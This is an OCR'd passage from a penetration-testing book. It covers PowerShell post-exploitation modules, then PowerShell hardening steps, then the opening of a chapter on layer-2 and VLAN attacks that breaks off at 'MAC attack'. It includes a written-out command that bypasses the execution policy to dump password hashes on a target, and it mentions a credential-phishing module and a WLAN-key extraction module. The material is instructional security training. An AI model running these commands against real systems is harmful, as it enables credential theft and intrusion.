
Oops, something went wrong! Don't worry, in order to use the `Import-Module`, you need to open PowerShell as an administrator, and type `Set-ExecutionPolicy -ExecutionPolicy RemoteSigned`:




Then you can import the modules:




Now, if you want, for example, to use the `Get-Information` module, you just need to type `Get-Information`:



If you want to unveil WLAN keys, type `Get-WLAN-Keys`:




You can go further and dump password hashes from a target machine in a post-exploitation mission. Thanks to the `Get-PassHashes` module, you are able to dump password hashes. This is the output of it from my local machine:



However, if you want to pop the command after getting a shell, use:

```
Powershell.exe –exec bypass –Command “& {Import–Module '[PATH_HERE]/Get-PassHashes.ps1' , Get–PassHashes}”
```


You can even perform a phishing attack using `Invoke-CredentialPhish`, like in the previous demonstration. You can run this attack on the victim's machine:



Defending against PowerShell attacks


In the previous sections, we went through various techniques for attacking machines using Metasploit and PowerShell. Now it is time to learn how to defend against and mitigate PowerShell attacks. In order to protect against PowerShell attacks, you need to:

1. Implement the latest PowerShell version (version 5, when this book was written). To check, type `Get-Host`:



2. Monitor PowerShell logs.

3. Ensure a least-privilege policy and group policies settings. You can edit them with the **Local Group Policy Editor**. If you are using the Windows 10 Enterprise edition, you can also use `AppLocker`:




4. Use the Constrained Language mode:

```
PS C:\Windows\system32>
[environment]::SetEnvironmentVariable('__PSLockdownPolicy',
'4', 'Machine')
```

5. To check the Constrained Language mode, type:

```
$ExecutionContext.SessionState.LanguageMode
```

6. That way, malicious scripts won't work:



Summary

In this chapter, you learned how to use Metasploit and PowerShell side by side to penetrate the infrastructure and leverage your attacks to the next level, starting from reconnaissance, to maintaining access and persistence. We studied the two weapons of architecture and operations. The next chapter will be a new experience, when you will learn how to exploit enterprise VLANS, and go from theory to real-world experience.


8
VLAN Exploitation

Switches are vital components in any modern network. This chapter will take you through a learning experience in which we will discover how to perform layer 2 attacks on the one hand, and how to defend against them on the other hand. It is necessary to know how to secure layer 2 because network security is only as strong as your weakest layer. In our case, the weakest layer is layer 2. Compromising it could lead to compromising the other layers in the stack. In this chapter, we will cover the following topics:

- Switching basics
- MAC attacks
- **Dynamic Host Configuration Protocol** (**DHCP**) attacks
- **Virtual LAN** (**VLAN**) attacks


Switching in networking

Switches are data link layer (layer 2 in the OSI model) devices. Their main goal is connecting networking devices by receiving switching packets and forwarding them to the destination devices. Switching is an efficient solution for connecting devices, though it is not practical if we want to connect a large number of end-system devices (computers, phones, and so on) and nodes. A node is an entity that carries information from a source to a destination without modifying information or data; a set of nodes is called a communication network, as shown here:




In switching, there are three different techniques:


- **Circuit switching**: This is a fixed channel between the sender and the receiver, and the dedicated channel is called a **circuit**. Once a connection is established, no other devices can use the channel, even if the circuit is not fully used until the connection is determined. This type of switching is widely used in telephone networks. During circuit switching, we have the following three steps: channel establishment, data transfer, and connection determination. There are two types of circuit switching:
    - **Frequency division multiplexing (FDM)**: Multiplexing is the process of combining many signals into one signal. FDM is an operation where channels are divided without frequency overlapping. The following diagram illustrates the FDM process:



- **Time division multiplexing (TDM)**: This is another multiplexing operation, but it uses time periods instead of frequencies. This operation is more flexible and efficient than FDM, and is illustrated here:



- **Packet switching**: During this switching technique, data is switched and forwarded in a specific format called a **packet**. A packet is composed of the following elements, shown here:
  - **Data**: Transferred information
  - **Header**: This contains the address of the destination
  - **Trailer (optional)**: In general, this contains some information to indicate that it is the end of the packet; sometimes, it is used for error checking:




In a transmission, packets from different end-systems will multiplex; packets are also called **datagrams**.

- **Message switching:** This is sometimes called store-and-forward switching. In this technique, all the end-systems receive the message, store it, and forward it to the next device.


LAN switching

The access method used in LANs is an Ethernet connection based on the IEEE 802.3 standard. We have different types based on the connection bandwidth (10 Mbps (Ethernet), 100 Mbps (fast Ethernet), or 1,000 Mbps (gigabit Ethernet)). Ethernet gives you the opportunity to choose from different Ethernet-transmission physical devices, such as twisted pair and fiber optics.

The algorithm used to block devices from sending information at the same time is called **Carrier Sense Multiple Access/Collision Detect** (**CSMA/CD**). As you can see from the graph shown below two hosts cannot send information at the same time:




In an Ethernet connection, the traffic of data is determined by **Media Access Control** (**MAC**) addresses. This address is a unique 48-bit serial number. It is composed equally of the **Organizational Unique Identifier** (**OUI**) and the vendor-assigned address, as shown here. It is represented in hexadecimal format:



Transmission in layer 2 can be categorized into three main data transmission methods:


- **Unicast**: This is a transmission mode from a specific network device to another specific device. In other words, it is a one-to-one transmission mode.
- **Multicast**: In a multicast operation, a single device sends data to multiple networking devices. It is a one-to-many transmission mode where a device sends data to a specific group.
- **Broadcast**: This transmission mode is like multicast, but in a broadcast operation, a network device sends data to all the other devices. In broadcast, a device uses an `FF-FF-FF-FF-FF-FF` MAC address (the highest possible MAC address).

The following diagram illustrates the difference between the three transmission modes:




In LAN switching, we have the following three techniques:

- **Store-and-forward switching**: In store-and-forward switching, mode switches store all the frames in memory and check for errors, after calculating the **cyclic redundancy check** (**CRC**). If there is an error based on the number of bits in a frame, the frame will be rejected, otherwise it will be forwarded, as shown:




- **Cut-through switching**: In cut-through switching, mode switches store only destination MAC addresses and compare them with its MAC table. This technique is faster than the previous technique because it deals with only the first 6 bytes:




- **Fragment-free switching**: This switching technique combines the two previous switching modes. It is a hybrid switching technique. It is like cut-through switching, but instead of checking the first 6 bytes, it checks the first 64 bytes because to detect collision, we need to check the first 64 bytes.

MAC attack

